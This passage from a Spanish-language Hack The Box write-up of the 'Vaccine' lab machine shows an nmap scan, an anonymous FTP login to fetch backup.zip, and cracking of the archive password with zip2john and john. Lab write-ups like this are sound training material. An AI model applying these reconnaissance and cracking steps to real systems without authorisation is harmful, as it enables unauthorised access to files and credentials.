
Máquina Vaccine

Comenzamos con un escaneo bastante completo de `nmap`


```shell
nmap -sSCV --min-rate 5000 -Pn -n -v -p- 10.129.22.93 -oN nmap.txt
```

Donde nos reporta:




```
Completed NSE at 08:25, 0.00s elapsed
Nmap scan report for 10.129.22.93
Host is up (0.052s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.92
|      Logged in as ftpuser
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: MegaCorp Login
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 08:25
Completed NSE at 08:25, 0.00s elapsed
Initiating NSE at 08:25
Completed NSE at 08:25, 0.00s elapsed
Initiating NSE at 08:25
Completed NSE at 08:25, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.81 seconds
           Raw packets sent: 95779 (4.214MB) | Rcvd: 80809 (3.232MB)

 /home/juan/Desktop/Maquinas/HTB/vaccine > with 🔥 > took ⌛ 29s > ✓
```

Puerto *21,22* y *80*. De primeras FTP tienen el login anonymous activado por lo que pruebo:




```
❯ ftp 10.129.22.93
Connected to 10.129.22.93.
220 (vsFTPd 3.0.3)
Name (10.129.22.93:juan): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
226 Directory send OK.
```

En efecto pude entrar y hay un backup que me traigo a mi máquina:




```
ftp> get backup.zip
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.zip (25
226 Transfer complete.
2533 bytes received in 0.000661 seconds (3.65 Mbytes/s)
ftp> exit
?Invalid command
ftp> ^Z
zsh: suspended  ftp 10.129.22.93
❯ kill %
[1]  + terminated  ftp 10.129.22.93
❯ ls
backup.zip  nmap.txt
```

Este .zip cuenta con una contraseña, dice que está en el index.php. Antes de intentar descifrarla con `zip2john` voy a la web que nos a reportado antes nmap:




```
❯ unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
password incorrect--reenter:
```

Aquí nos encontramos con un login:




De momento no encuentro nada y al parecer no es vulnerable asi que vuelvo al .zip y lo intento crackear con `zip2john`:




```
❯ zip2john backup.zip > hash
ver 2.0 efh 5455 efh 7875 backup.zip/index.php PKZIP Encr: 2b chk, TS_chk, cmplen=1201, decmplen=25
ver 2.0 efh 5455 efh 7875 backup.zip/style.css PKZIP Encr: 2b chk, TS_chk, cmplen=986, decmplen=327
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
❯ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963        (backup.zip)
1g 0:00:00:00 DONE (2025-03-06 08:36) 50.00g/s 1228Kp/s 1228Kc/s 1228KC/s 123456..280789
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Probamos y nos saca todo:



